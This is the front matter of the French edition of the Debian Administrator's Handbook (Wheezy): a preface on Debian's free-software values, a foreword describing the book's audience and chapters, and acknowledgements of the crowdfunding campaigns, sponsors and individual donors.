Le cahier de l'administrateur Debian

De la découverte à la maîtrise de Debian Wheezy

Raphaël Hertzog et Roland Mas

13 février 2014

Le cahier de l'administrateur Debian
Raphaël Hertzog et Roland Mas

Remerciements à Lucas Nussbaum et Stefano Zacchiroli pour leur préface, et à Anne Bougnoux pour sa relecture.

ISBN: 978-2-212-13799-6 (livre papier édité et publié par Eyrolles)

Montrez que vous appréciez notre travail

Ce livre est publié sous une licence libre parce que nous voulons que tout le monde en profite. Ceci dit, assurer sa maintenance demande beaucoup de temps et d'efforts, et nous apprécions être remerciés pour cela. Si vous trouvez ce livre utile, envisagez de contribuer à son avenir en achetant une copie papier ou en faisant une donation via le site officiel du livre :

➨ http://debian-handbook.info

Table des matières

Préface

Le système Debian a énormément de succès, à tel point qu'il est omniprésent dans nos vies numériques — bien plus que la plupart des gens ne l'imaginent. Quelques chiffres suffisent pour s'en convaincre. Lorsque nous écrivons ces lignes, Debian est la variante de GNU/Linux la plus populaire sur les serveurs web : d'après une étude de W3Techs[1], plus de 10 % du web est hébergé sur des serveurs Debian. Pensez-y : de combien de sites web auriez-vous dû vous passer aujourd'hui sans Debian ? Pour un exemple plus édifiant, Debian est le système d'exploitation en usage sur la Station spatiale internationale (ISS). Peut-être suivez-vous le travail des astronautes de l'ISS, peut-être via la présence sur les réseaux sociaux de la NASA ou d'autres organisations internationales ? Eh bien le travail lui-même et les articles qui vous en tiennent informés ont été rendus possibles par des systèmes Debian. D'innombrables sociétés, universités, administrations, collectivités locales, dépendent de Debian au quotidien pour leurs opérations, ce qui leur permet de rendre le service attendu à des millions d'utilisateurs partout dans le monde… et en orbite autour du monde !

Mais Debian, avec toute sa complexité, toutes ses fonctionnalités, et toute sa fiabilité, est bien plus qu'un système d'exploitation. Premièrement, Debian constitue une vision des libertés dont les personnes jouissent dans un monde où une proportion croissante de nos activités quotidiennes dépendent du logiciel. Debian est né avec pour point cardinal l'idée fondatrice du Logiciel Libre, selon laquelle les utilisateurs doivent être au contrôle de leurs ordinateurs et non le contraire. Les personnes ayant les connaissances nécessaires doivent pouvoir démonter, modifier, remonter, et partager avec d'autres tous les composants logiciels qui leur tiennent à cœur. Il importe peu qu'il s'agisse d'activités « frivoles » comme la publication de photos de chatons sur le web ou de tâches d'importance vitale comme le fonctionnement de nos voitures et des appareils médicaux qui nous soignent : nous devons contrôler tout cela. Et les personnes qui n'ont pas ces connaissances, pour leur part, doivent elles aussi pouvoir profiter de ces libertés : il doit leur être rendu possible de déléguer à des personnes, en ayant choisi ces personnes en qui elles ont confiance, l'audit et les modifications des équipements logiciels en leur nom.

Sur le chemin de l'appropriation des machines par les humains, les systèmes d'exploitation libres jouent un rôle fondamental. Il est impossible d'être complètement aux commandes d'un appareil informatique sans contrôler son système d'exploitation. C'est de là que provient l'ambition principale de Debian : produire le meilleur système d'exploitation entièrement libre. Depuis maintenant plus de 20 ans, Debian a tout à la fois développé un tel système et fait la promotion d'une vision du logiciel libre. Ce faisant, le projet a placé la barre très haut pour les défenseurs du

[1] http://w3techs.com/

logiciel libre dans le monde. Les décisions de Debian dans le domaine des licences logicielles, par exemple, servent fréquemment de référence pour des organisations de normalisation internationale, des gouvernements, et d'autres projets de logiciel libre, lorsqu'il s'agit de décider si quelque chose peut être considéré comme « suffisamment libre ».

Mais cette vision éminemment politique ne suffit toujours pas à expliquer l'unicité dont jouit Debian ; le projet est également une expérience sociale très particulière et très attachée à son indépendance. Considérez un instant les autres grandes distributions de logiciel libre, ou même les systèmes d'exploitation *propriétaires* les plus populaires. Il est très vraisemblable que vous puissiez associez à chacun une grande entreprise qui est soit la principale force de développement, soit au minimum en charge de toutes les activités non liées au développement. Mais Debian est différent. Au sein du projet Debian, toutes les activités requises pour que le projet garde sa vivacité incombent à des volontaires qui en prennent la responsabilité. Ces activités sont extrêmement variées : des traductions à l'administration des systèmes, du marketing au management, de l'organisation de conférences à la conception artistique, de la comptabilité aux considérations juridiques… et tout ceci en plus de l'empaquetage et du développement des logiciels eux-mêmes ! Les contributeurs de Debian prennent tout cela en charge.

La première de ces conséquences de cette forme d'indépendance radicale est que la communauté Debian est, par nécessité, très hétéroclite. Toutes les compétences mentionnées ci-dessus, et d'autres qui restent à imaginer, peuvent être mis à provis pour contribuer au projet. Une autre conséquence de l'indépendance est qu'on peut avoir confiance que les choix de Debian ne sont pas dictés par les intérêts commerciaux d'entreprises spécifiques — intérêts dont rien ne garantit qu'ils restent alignés avec le but de promouvoir le contrôle des ordinateurs par leurs propriétaires, comme de trop nombreux exemples de l'actualité des nouvelles technologies nous l'ont récemment rappelé.

Un dernier aspect de l'unicité de Debian concerne la manière dont l'expérience sociale est menée. À contre-pied de la réputation de grosse machine bureaucratique qui reste accolée au projet, la manière dont les décisions sont prises au sein du projet est en réalité très peu structurée, parfois même presque anarchique. Il y a des zones du projet dans lesquelles les responsabilités sont clairement établies ; les personnes en charge de ces zones sont libres de mener leur barque comme il leur convient. Tant qu'elles maintiennent un niveau de qualité correspondant à ce qui est considéré comme requis par la communauté, aucune personne de l'extérieur ne peut exiger qu'elles fassent quoi que ce soit, ni leur dicter comment le faire. Si vous voulez avoir voix au chapitre sur la manière dont Debian fait quelque chose, vous devez être prêt à prendre en charge le travail correspondant. Cette forme de méritocratie — que nous appelons parfois « faisocratie » (*do-ocracy*, le règne de ceux qui font) — est très valorisante pour les contributeurs. Toute personne qui dispose des compétences, du temps et de la motivation nécessaires peut avoir un impact réel sur la direction que prend le projet. Nous en voulons pour preuve le millier de membres du projet Debian, et les plusieurs miliers d'autres contributeurs dans le monde. Il

ne faut donc pas s'étonner que Debian soit souvent cité comme le plus grand projet de logiciel libre communautaire existant dans le monde.

C'est ainsi : Debian est tout-à-fait unique. Sommes-nous les seuls à le dire ? Certainement pas. D'après DistroWatch[2], il y a actuellement environ 300 distributions de logiciels libres. La moitié (environ 140) sont dérivées de Debian, ce qui signifie qu'elles sont parties d'une base Debian, l'ont adaptée aux besoins spécifiques des utilisateurs qu'elles ciblent — souvent en ajoutant, en modifiant ou en recompilant les paquets — et publient le résultat. Ces distributions dérivées ne font qu'appliquer en substance les libertés du logiciel libre, notamment le droit de modifier et de redistribuer des versions modifiées, et les appliquer pas seulement à des logiciels individuels mais à la distribution dans son ensemble. Cela crée un énorme potentiel pour atteindre non seulement de nouveaux utilisateurs de logiciels libres, mais aussi de nouveaux contributeurs, par le biais de distributions dérivées. Nous pensons que cet écosystème, très vivace, est un des plus grands moteurs qui a permis que le logiciel libre rivalise de nos jours avec le logiciel propriétaire même dans des domaines qui en étaient précédemment considérés comme une chasse gardée, comme les déploiements massifs de machines bureautiques. Et c'est Debian qui est placé à la racine du plus grand écosystème de distributions de logiciels libres actuellement existantes : même si vous n'utilisez pas Debian directement, et même si votre distributeur ne vous l'a pas dit, il est très probable que vous bénéficiiez en ce moment même du travail de la communauté Debian.

Mais l'unicité de Debian a parfois des conséquences inattendues. Par exemple, la vision que Debian porte sur les libertés numériques a rendu nécessaire de redéfinir ce que l'on entend par « logiciel ». Le projet Debian a depuis longtemps pris conscience qu'un système d'exploitation nécessite tout un tas de composants qui ne sont pas du logiciel au sens traditionnel du terme : de la musique, des images, de la documentation, des données brutes, des microcodes, etc. Comment appliquer les libertés du *logiciel* libre à ces composants ? Est-il justifié d'avoir des critères différents pour chacun, ou est-ce qu'ils doivent tous répondre aux mêmes critères, fussent-ils exigeants ? Le projet Debian a choisi cette dernière solution : tout ce qui est distribué comme un composant de Debian doit garantir à l'utilisateur les mêmes libertés. Cette position philosophique radicale a des conséquences très vastes. À titre d'exemple, elle nous interdit de distribuer des microcodes non libres, ou des éléments graphiques dont l'utilisation serait restreinte à un usage non commercial, ou des livres dont il serait interdit de publier des versions modifiées (censément pour protéger la réputation des auteurs et éditeurs, d'après l'argumentaire habituel).

Le livre que vous avez sous les yeux est différent. C'est un livre libre, *free as in freedom*, un livre conforme aux standards que Debian applique à tous les aspects de votre vie numérique. Pendant très longtemps, Debian a été pénalisé par la rareté des livres comme celui-ci ; il n'y avait que très peu de livres (ou assimilés) qui pouvaient à la fois aider à diffuser Debian et ses valeurs, et en même temps respecter ces valeurs et incarner leurs avantages. De manière ironique, cela voulait également dire que nous ne disposions que de très peu de tels textes que nous aurions pu

[2] http://distrowatch.com/

distribuer à l'intérieur même de Debian. Vous lisez actuellement le premier livre qui s'attaque de front à ce manque : vous pouvez récupérer ce livre avec `apt-get install`, vous pouvez le redistribuer, vous pouvez en préparer une version modifiée, et vous pouvez même soumettre des rapports de bogue et des correctifs à son sujet, de sorte que d'autres lecteurs puissent profiter de vos contributions à l'avenir. Les « mainteneurs » de ce livre — qui en sont aussi les auteurs — sont des membres de longue date dans le projet Debian, qui ont une compréhension intime de l'ethos de liberté dans lequel baignent tous les aspects de Debian, et qui savent de première main ce que signifie prendre en charge la responsabilité de parties importantes de Debian. En publiant ce livre libre, ils rendent une fois de plus un grand serrvice à la communauté Debian.

Nous espérons que vous apprécierez autant que nous cette pierre angulaire de la lecture libre sur Debian.

Novembre 2013,

Stefano Zacchiroli (chef du projet Debian 2010-2013)
Lucas Nussbaum (chef du projet Debian depuis 2013)

Avant-propos

Linux a le vent en poupe depuis un certain nombre d'années et sa popularité croissante encourage de plus en plus à faire le grand saut. Cette aventure commence par le choix d'une distribution, décision importante car chacune a ses particularités. Autant s'épargner de futurs efforts inutiles de migration !

B.A.-BA

Distribution et noyau Linux

Linux n'est en fait qu'un noyau, la brique logicielle de base assurant l'interface entre le matériel et les programmes.

Une distribution Linux est un système d'exploitation complet incluant un noyau Linux, un programme d'installation, et surtout des applications et utilitaires transformant l'ordinateur en outil réellement exploitable.

Debian GNU/Linux est une distribution Linux « généraliste », convenant a priori à tous. Nous vous proposons d'en découvrir toutes les facettes, afin de pouvoir choisir en toute connaissance de cause...

Pourquoi ce livre ?

CULTURE

Distributions commerciales

La plupart des distributions Linux sont adossées à une entreprise commerciale qui les développe et les commercialise. C'est par exemple le cas d'*Ubuntu*, développée principalement par la société *Canonical Ltd*, mais aussi de *Mandriva Linux*, réalisée par la société française *Mandriva SA*, ou encore celui de *Suse Linux*, maintenue et commercialisée par *Novell*.

Par opposition à ces distributions commerciales, et à l'instar de l'*Apache Software Foundation*, qui développe le serveur web du même nom, Debian est avant tout un projet du monde du logiciel libre. C'est une organisation regroupant des bénévoles qui coopèrent par Internet. Alors que certains d'entre eux travaillent effectivement sur Debian dans le cadre de leur emploi dans diverses entreprises, le projet en tant que tel n'est attaché à aucune entreprise en particulier, et aucune entreprise n'a plus d'influence dans les affaires du projet que celle que les contributeurs bénévoles peuvent avoir.

Linux commence à bénéficier d'une couverture médiatique non négligeable, profitant essentiellement aux distributions disposant d'un véritable service marketing. C'est le cas de la plupart des

distributions adossées à des entreprises (Ubuntu, Red Hat, SuSE, Mandriva...). Debian est pourtant loin d'être marginale ; de multiples études ont montré au fil des ans qu'elle est largement utilisée aussi bien sur des serveurs que sur des postes de bureautique. C'est encore plus marqué au sein des serveurs web, où Debian est la distribution Linux la plus populaire.

➨ http://www.heise.de/open/artikel/Eingesetzte-Produkte-224518.html

➨ http://w3techs.com/blog/entry/debian_ubuntu_extend_the_dominance_in_the_linux_web_server_market_at_the_expense_of_red_hat_centos

Ce livre a ainsi pour vocation de faire découvrir cette distribution. Nous espérons vous faire profiter de toute l'expérience acquise depuis que nous avons rejoint le projet en tant que développeurs-contributeurs, en 1998 pour Raphaël et en 2000 pour Roland. Peut-être parviendrons-nous à vous communiquer notre enthousiasme et vous donner l'envie de rejoindre nos rangs d'ici quelque temps, qui sait...

La première édition de ce livre a comblé un manque criant : il s'agissait alors du premier livre français consacré exclusivement à Debian. À cette époque, de nombreux autres livres ont été écrits sur le sujet. Malheureusement, presque aucun de ceux-là n'ont été mis à jour et aujourd'hui nous sommes de nouveau dans une situation avec très peu de bons livres sur Debian. Nous espérons vraiment que ce livre (avec toutes ses traductions) va combler ce manque et aider de nombreux utilisateurs.

À qui s'adresse cet ouvrage ?

Ses divers niveaux de lecture permettront à différents profils d'en tirer le meilleur parti. En premier lieu, les administrateurs système (débutants ou expérimentés) y trouveront des explications sur l'installation de Debian et son déploiement sur de nombreux postes ; mais aussi un aperçu de la plupart des services disponibles sur Debian avec les instructions de configuration correspondantes, qui prennent en compte les spécificités et améliorations de la distribution. La compréhension des mécanismes régissant le développement de Debian leur permettra encore de faire face à tout imprévu, en s'appuyant au besoin sur la collaboration des membres de la communauté.

Les utilisateurs d'une autre distribution Linux ou d'un autre Unix découvriront les spécificités de Debian ; ils y seront ainsi très vite opérationnels, tout en bénéficiant des avantages propres à cette distribution.

Enfin, tous ceux qui connaissent déjà un peu Debian et souhaitent en savoir plus sur son fonctionnement communautaire seront exaucés. Après la lecture de ce livre, ils pourront rejoindre les rangs de nos contributeurs.

Approche adoptée

Toutes les documentations génériques concernant GNU/Linux s'appliquent à Debian, qui propose les logiciels libres les plus courants. Cette distribution apporte cependant de nombreuses améliorations ; c'est pourquoi nous avons pris le parti de présenter en priorité les manières de procéder recommandées par Debian.

Il est bien de suivre le chemin tracé par Debian, mais mieux encore d'en comprendre les tenants et les aboutissants. Nous ne nous contenterons donc pas d'explications pratiques, mais détaillerons également le fonctionnement du projet, afin de vous fournir des connaissances complètes et cohérentes.

Structure du livre

Bien qu'étant une traduction, il n'en reste pas moins que ce livre trouve ses origines dans la collection « Cahiers de l'Admin » de Eyrolles et, comme tous les ouvrages de cette collection, il s'articulera autour d'un cas d'étude concret qui servira à la fois de support et d'illustration pour tous les sujets traités.

NOTE

Site web et courriel des auteurs

Ce livre a son propre site web, qui héberge tout ce qui peut le compléter utilement. On y trouvera par exemple une version électronique du livre avec des liens cliquables, ou encore les éventuels errata découverts après impression. N'hésitez pas à le consulter et profitez-en pour nous faire part de vos remarques ou messages de soutien en nous écrivant à hertzog@debian.org (pour Raphaël) et lolando@debian.org (pour Roland).

➨ `http://debian-handbook.info/`

Le **chapitre 1**, réservé à une présentation non technique de Debian, en exposera les objectifs et le mode de fonctionnement. Ces aspects sont importants, car ils permettent de fixer un cadre où viendront se greffer les contenus des autres chapitres.

Les **chapitres 2 et 3** présenteront les grandes lignes de l'étude de cas retenue. À ce stade, les lecteurs les plus novices peuvent faire un détour par l'**annexe B** qui rappelle un certain nombre de notions informatiques de base ainsi que les concepts inhérents à tout système Unix.

Nous débuterons ensuite logiquement par l'installation (**chapitre 4**), puis découvrirons, aux **chapitres 5 et 6**, les outils de base utiles à tout administrateur Debian, notamment la famille **APT**, largement responsable de la bonne réputation de cette distribution. Rappelons qu'à la maison, chacun est son propre administrateur ; ces chapitres ne sont donc nullement réservés aux informaticiens professionnels.

Un chapitre intermédiaire, le **chapitre 7**, présentera des méthodes à suivre pour utiliser efficacement toute la documentation et comprendre rapidement ce qui se passe afin de résoudre les problèmes.

La suite détaillera la configuration pas à pas du système en commençant par les infrastructures et services de base (**chapitres 8 à 10**) pour remonter progressivement vers les applicatifs utilisateur (**chapitre 13**). Le **chapitre 12** s'attarde sur des sujets plus pointus qui concernent directement les administrateurs de parc informatique (serveurs y compris), tandis que le **chapitre 14** rappelle la problématique de la sécurité informatique et donne les clés nécessaires pour éviter la majorité des problèmes.

Le **chapitre 15** sera consacré aux administrateurs qui souhaitent aller plus loin et créer des paquets Debian personnalisés.

VOCABULAIRE

Paquet Debian

Un paquet Debian est une archive qui renferme un ensemble de fichiers permettant d'installer un logiciel. En général, il s'agit d'un fichier d'extension `.deb`, qu'on manipule avec le programme `dpkg`. Un paquet sera qualifié de *binaire* s'il contient des fichiers fonctionnels directement utilisables (programmes, documentation) ou de *source* s'il abrite les codes sources du logiciel et les instructions nécessaires à la fabrication du paquet binaire.

Cette édition française est la première à n'être qu'une traduction du livre anglais ; les éditions précédentes constituaient alors l'œuvre originale. Ce livre traite de la version 7 de Debian, j'ai nommée *Wheezy*. Parmi les changements, deux nouvelles architectures font leur apparition : *s390x* en remplacant de *s390* pour les *mainframes* IBM System Z, et *armhf* pour les processeurs ARM avec une unité de calcul en virgule flottante. Le gestionnaire de paquets Debian est désormais multi-architecture et peut gérer l'installation simultanée de différentes architectures du même paquet. Tous les paquets inclus ont évidemment été mis à jour, y compris le bureau GNOME, disponible en version 3.4.

Nous avons placé dans des encadrés des notes et remarques diverses. Elles ont plusieurs rôles : attirer votre attention sur un point délicat, compléter ou détailler une notion abordée dans le cas d'étude, définir un terme, ou faire des rappels. Voici une liste non exhaustive de ces encadrés :

- B.A.-BA : rappelle une information supposée connue du lecteur.
- VOCABULAIRE : définit un terme technique (parfois spécifique au projet Debian).
- COMMUNAUTÉ : présente des personnages importants ou les rôles définis au sein du projet.
- CHARTE DEBIAN : évoque une règle ou recommandation de la « charte Debian ». Ce document essentiel décrit comment empaqueter les logiciels. Toutes ces connaissances s'avéreront utiles pour découvrir un nouveau logiciel. Tout paquet Debian devant se conformer à la charte, on saura ainsi où en trouver la documentation, des exemples de fichiers de configuration, etc.

- OUTIL : présente un outil ou service pertinent.
- EN PRATIQUE : la pratique a parfois des spécificités, que présenteront ces encadrés. Ils pourront aussi donner des exemples détaillés et concrets.
- D'autres encadrés, plus ou moins fréquents, sont relativement explicites : CULTURE, ASTUCE, ATTENTION, POUR ALLER PLUS LOIN, SÉCURITÉ...

Remerciements

Un peu d'histoire

En 2003, Nat Makarévitch a contacté Raphaël dans le but de publier un livre sur Debian dans la collection des « Cahiers de l'Admin », dont il était directeur, chez Eyrolles, un éditeur français d'ouvrages techniques. Raphaël a immédiatement accepté de l'écrire et la première édition, parue le 14 octobre 2004, a été un franc succès — elle a été épuisée après à peine quatre mois.

Nous avons depuis publié cinq nouvelles éditions du livre français, une pour chaque version de Debian parue. Roland, qui a commencé comme relecteur technique, est progressivement devenu co-auteur à part entière.

Bien que très satisfaits du succès du livre, nous avons longtemps espéré qu'Eyrolles arriverait à convaincre un éditeur international d'en publier une traduction anglaise ; nous avons reçu de nombreux commentaires décrivant comment le livre avait permis à de nombreuses personnes d'aborder Debian et nous étions impatients de le voir servir à d'autres encore.

Hélas, parmi tous les éditeurs anglophones que nous avons contactés, aucun n'était prêt à prendre le risque de traduire et publier le livre. Mais nous ne nous sommes pas démontés : nous avons négocié avec Eyrolles la rétrocession des droits nécessaires à une traduction en anglais et la possibilité de publier nous-même le résultat. Grâce à une campagne de financement participative fructueuse, nous avons pu travailler à la traduction de décembre 2011 jusqu'à mai 2012. C'est ainsi que le *Debian Administrator's Handbook* est venu au monde et a été publié sous une licence libre !

Même si c'était là une étape importante, nous savions déjà que l'histoire ne serait pas terminée avant que le livre français soit considéré comme une traduction officielle du livre anglais. Ce n'était pas possible à l'époque parce qu'il était encore exploité commercialement par Eyrolles sous une licence non libre.

En 2013, la sortie de Debian 7 nous a offert une bonne opportunité de discuter un nouveau contrat avec Eyrolles. Nous les avons convaincus qu'une licence plus en accord avec les valeurs de Debian contribuerait au succès du livre. Cette décision n'a pas été facile à prendre et nous nous sommes mis d'accord sur la mise en place d'une nouvelle campagne de financement participatif pour couvrir une partie des frais et ainsi limiter les risques pris. L'opération a de nouveau

été un énorme succès et, en juillet 2013, nous avons ajouté une traduction française au *Debian Administrator's Handbook*.

La genèse du livre anglais

Retour en 2011. Nous venons juste d'obtenir les droits nécessaires à la réalisation d'une traduction anglaise de notre livre français. Nous recherchons des solutions pour concrétiser ce projet.

La traduction d'un ouvrage de 450 pages est un effort considérable, qui représente plusieurs mois de travail. Roland et moi, étant consultants indépendants, avions donc besoin d'assurer un revenu minimum avant d'engager le temps nécessaire à ce projet. Nous avons donc mis en place une campagne sur Ulule et avons demandé aux lecteurs de contribuer au financement collaboratif du projet.

➡ http://fr.ulule.com/debian-handbook/

La campagne de financement avait deux objectifs : le premier (15 000 € collectés) visait à financer la traduction elle-même. Si des fonds supplémentaires étaient collectés, ils alimentaient une cagnotte séparée ; si cette cagnotte atteignait 25 000 €, le résultat serait sous une licence libre — c'est-à-dire une licence compatible avec les principes du logiciel libre selon Debian.

À la fin de la campagne de financement Ulule, le premier objectif avait été atteint, avec 24 345 € collectés. En revanche, le deuxième n'a pas été complètement atteint, puisque seuls 14 935 € ont été versés au fonds de libération. Comme prévu, la campagne de libération a continué sur le site du livre, même après la fin de la campagne Ulule.

Pendant que nous étions occupés à traduire le livre, les donations ont continué d'affluer en direction du fonds de libération... et en avril 2012, l'objectif a été atteint, ce qui vous permet de profiter de ce livre sous une licence libre.

Nous voudrions donc remercier toutes les personnes qui ont contribué à ces campagnes de financement, soit directement par des dons, soit indirectement en diffusant l'information. Nous n'aurions pas pu en arriver là sans vous.

Sociétés et organisations qui nous ont soutenus

Nous avons eu le plaisir de recevoir des contributions significatives de la part de nombreuses sociétés et organisations qui partagent les valeurs du logiciel libre. Merci donc à Code Lutin[3],

[3] http://www.codelutin.com

l'École Ouverte Francophone[4], Evolix[5], Fantini Bakery[6], la FSF France[7], Offensive Security[8] (la société derrière Kali Linux[9]), Opensides[10], Proxmox Server Solutions Gmbh[11], SSIELL (Société Solidaire d'Informatique En Logiciels Libres) et Syminet[12].

Nous voudrions aussi remercier OMG! Ubuntu[13] et l'April[14] pour leur aide dans la promotion de l'opération.

Soutiens individuels

Nous avons reçu le soutien de 650 personnes pendant la campagne de financement initiale, et de plusieurs centaines d'autres pendant la campagne de libération. C'est grâce à vous que ce projet a pu voir le jour. Merci à tous !

Nous tenons à remercier particulièrement tous ceux qui ont contribué 35 € ou plus (parfois beaucoup plus !) au fonds de libération. Nous sommes heureux de constater qu'autant de monde partage nos valeurs de liberté tout en reconnaissant que nous méritions une compensation pour le travail que nous avons fourni pour mener ce projet à bien.

Merci donc à Alain Coron, Alain Thabaud, Alan Milnes, Alastair Sherringham, Alban Dumerain, Alessio Spadaro, Alex King, Alexandre Dupas, Ambrose Andrews, Andre Klärner, Andreas Olsson, Andrej Ricnik, Andrew Alderwick, Anselm Lingnau, Antoine Emerit, Armin F. Gnosa, Avétis Kazarian, Bdale Garbee, Benoit Barthelet, Bernard Zijlstra, Carles Guadall Blancafort, Carlos Horowicz — Planisys S.A., Charles Brisset, Charlie Orford, Chris Sykes, Christian Bayle, Christian Leutloff, Christian Maier, Christian Perrier, Christophe Drevet, Christophe Schockaert (R3vLibre), Christopher Allan Webber, Colin Ameigh, Damien Dubédat, Dan Pettersson, Dave Lozier, David Bercot, David James, David Schmitt, David Tran Quang Ty, Elizabeth Young, Fabian Rodriguez, Ferenc Kiraly, Frédéric Perrenot — Intelligence Service 001, Fumihito Yoshida, Gian-Maria Daffré, Gilles Meier, Giorgio Cittadini, Héctor Orón Martínez, Henry, Herbert Kaminski, Hideki Yamane, Hoffmann Information Services GmbH, Holger Burkhardt, Horia Ardelean, Ivo Ugrina, Jan Dittberner, Jim Salter, Johannes Obermüller, Jonas Bofjäll, Jordi Fernandez Moledo, Jorg Willekens, Joshua, Kastrolis Imanta, Keisuke Nakao, Kévin Audebrand, Korbinian Preisler, Kristian Tizzard, Laurent Bruguière, Laurent Hamel, Leurent Sylvain, Loïc Revest, Luca Scarabello, Lukas Bai, Marc Sin-

[4] http://eof.eu.org
[5] http://www.evolix.fr
[6] http://www.fantinibakery.com
[7] http://fsffrance.org
[8] http://www.offensive-security.com
[9] http://www.kali.org
[10] http://www.opensides.be
[11] http://www.proxmox.com
[12] http://www.syminet.com
[13] http://www.omgubuntu.co.uk
[14] http://www.april.org

ger, Marcelo Nicolas Manso, Marilyne et Thomas, Mark Janssen — Sig-I/O Automatisering, Mark Sheppard, Mark Symonds, Mathias Bocquet, Matteo Fulgheri, Michael Schaffner, Michele Baldessari, Mike Chaberski, Mike Linksvayer, Minh Ha Duong, Moreau Frédéric, Morphium, Nathael Pajani, Nathan Paul Simons, Nicholas Davidson, Nicola Chiapolini, Ole-Morten, Olivier Mondoloni, Paolo Innocenti, Pascal Cuoq, Patrick Camelin, Per Carlson, Philip Bolting, Philippe Gauthier, Philippe Teuwen, PJ King, Praveen Arimbrathodiyil (j4v4m4n), Ralf Zimmermann, Ray McCarthy, Rich, Rikard Westman, Robert Kosch, Sander Scheepens, Sébastien Picard, Stappers, Stavros Giannouris, Steve-David Marguet, T. Gerigk, Tanguy Ortolo, Thomas Hochstein, Thomas Müller, Thomas Pierson, Tigran Zakoyan, Tobias Gruetzmacher, Tournier Simon, Trans-IP Internet Services, Viktor Ekmark, Vincent Demeester, Vincent van Adrighem, Volker Schlecht, Werner Kuballa, Xavier Neys et Yazid Cassam Sulliman.

La libération du livre français

Après la publication du livre anglais sous une licence libre, nous étions dans une situation étrange, avec un livre libre qui était la traduction d'un livre non libre (puisqu'étant toujours exploité commercialement par Eyrolles).

Nous savions que corriger cela nécessiterait de convaincre Eyrolles qu'une licence libre contribuerait au succès du livre. Nous en avons eu l'opportunité en 2013 en discutant d'un nouveau contrat pour mettre à jour le livre pour Debian 7. Puisque la libération d'un livre a un impact significatif sur ses ventes, nous avons décidé — en recherchant un compromis — de mettre en place une campagne de financement participatif pour limiter les risques et pour couvrir une partie des frais induits par la publication d'une nouvelle édition. La campagne a de nouveau été organisée sur la plateforme de Ulule :

➠ http://fr.ulule.com/liberation-cahier-admin-debian/

L'objectif était à 15 000 € en 30 jours. Il nous a fallu moins d'une semaine pour l'atteindre et, à la fin, nous avons obtenu 25 518 € de 721 soutiens.

Nous avons eu des contributions significatives d'entreprises et d'organisations favorables au libre. Permettez-nous de remercier les sites web LinuxFr.org[15], Korben[16], Addventure[17], Eco-Cystèmes[18], ELOL SARL[19] et Linuvers[20]. De grands mercis à LinuxFr et Korben, ils nous ont considérablement aidés à faire connaître notre projet.

L'opération a été un formidable succès parce que des centaines de personnes partagent nos valeurs de liberté et qu'elles y ont mis leur argent pour le prouver ! Merci pour tout.

[15] http://linuxfr.org
[16] http://korben.info
[17] http://www.addventure.fr
[18] http://www.eco-cystemes.com/
[19] http://elol.fr
[20] http://www.linuvers.com

Nos remerciements particuliers vont à tous ceux qui ont choisi de mettre 25 € de plus que la valeur de leur contrepartie. Votre vote de confiance en ce projet est hautement apprécié. Merci Adrien Guionie, Adrien Ollier, Adrien Roger, Agileo Automation, Alban Duval, Alex Viala, Alexandre Dupas, Alexandre Roman, Alexis Bienvenüe, Anthony Renoux, Aurélien Beaujean, Baptiste Darthenay, Basile Deplante, Benjamin Cama, Benjamin Guillaume, Benoit Duchene, Benoît Sibaud, Bornet, Brett Ellis, Brice Sevat, Bruno Le Goff, Bruno Marmier, Cédric Briner, Cédric Charlet, Cédrik Bernard, Celia Redondo, Cengiz Ünlü, Charles Flèche, Christian Bayle, Christophe Antoine, Christophe Bliard, Christophe Carré, Christophe De Saint Leger, Christophe Perrot, Christophe Robert, Christophe Schockaert, Damien Escoffier, David Dellier, David Trolle, Davy Hubert, Decio Valeri, Denis Marcq, Denis Soriano, Didier Hénaux, Dirk Linnerkamp, Edouard Postel, Eric Coquard, Eric Lemesre, Eric Parthuisot, Eric Vernichon, Érik Le Blanc, Fabian Culot, Fabien Givors, Florent Bories, Florent Machen, Florestan Fournier, Florian Dumas, François Ducrocq, Francois Lepoittevin, François-Régis Vuillemin, Frédéric Boiteux, Frédéric Guélen, Frédéric Keigler, Frédéric Lietart, Gabriel Moreau, Gian-Maria Daffré, Grégory Lèche, Grégory Valentin, Guillaume Boulaton, Guillaume Chevillot, Guillaume Delvit, Guillaume Michon, Hervé Guimbretiere, Iván Alemán, Jacques Bompas, Jannine Koch, Jean-Baptiste Roulier, Jean-Christophe Becquet, Jean-François Bilger, Jean-Michel Grare, Jean-Sébastien Lebacq, Jérôme Ballot, Jerome Pellois, Johan Roussel, Jonathan Gallon, Joris Dedieu, Julien Gilles, Julien Groselle, Kevin Messer, Laurent Espitallier, Laurent Fuentes, Le Goût Du Libre, Ludovic Poux, Marc Gasnot, Marc Verprat, Marc-Henri Primault, Martin Bourdoiseau, Mathieu Chapounet, Mathieu Emering, Matthieu Joly, Melvyn Leroy, Michel Casabona, Michel Kapel, Mickael Tonneau, Mikaël Marcaud, Nicolas Bertaina, Nicolas Bonnet, Nicolas Dandrimont, Nicolas Dick, Nicolas Hicher, Nicolas Karolak, Nicolas Schont, Olivier Gosset, Olivier Langella, Patrick Francelle, Patrick Nomblot, Philippe Gaillard, Philippe Le Naour, Philippe Martin, Philippe Moniez, Philippe Teuwen, Pierre Brun, Pierre Gambarotto, Pierre-Dominique Perrier, Quentin Fait, Raphaël Enrici — Root 42, Rémi Vanicat, Rhydwen Volsik, RyXéo SARL, Samuel Boulier, Sandrine D'hooge, Sébasiten Piguet, Sébastien Bollingh, Sébastien Kalt, Sébastien Lardière, Sébastien Poher, Sébastien Prosper, Sébastien Raison, Simon Folco, Société Téïcée, Stéphane Leibovitsch, Stéphane Paillet, Steve-David Marguet, Sylvain Desveaux, Tamatoa Davio, Thibault Taillandier, Thibaut Girka, Thibaut Poullain, Thierry Jaouen, Thomas Etcheverria, Thomas Vidal, Thomas Vincent, Vincent Avez, Vincent Merlet, Xavier Alt, Xavier Bensemhoun, Xavier Devlamynck, Xavier Guillot, Xavier Jacquelin, Xavier Neys, Yannick Britis, Yannick Guérin et Yves Martin.

Remerciements particuliers aux contributeurs

Ce livre ne serait pas ce qu'il est sans les contributions de plusieurs personnes qui ont joué un rôle particulier pendant la traduction et au-delà. Nous voudrions remercier Marilyne Brun, qui nous a aidés à traduire un chapitre d'essai et qui a travaillé avec nous pour établir quelques conventions de traduction. Elle a aussi révisé plusieurs chapitres qui avaient grand besoin de travail supplémentaire. Merci aussi à Anthony Baldwin qui a traduit plusieurs chapitres.

Nos relecteurs nous ont été d'une aide précieuse : Daniel Phillips, Gerold Rupprecht, Gordon Dey, Jacob Owens et Tom Syroid ont chacun relu, revu et corrigé de nombreux chapitres. Merci beaucoup !

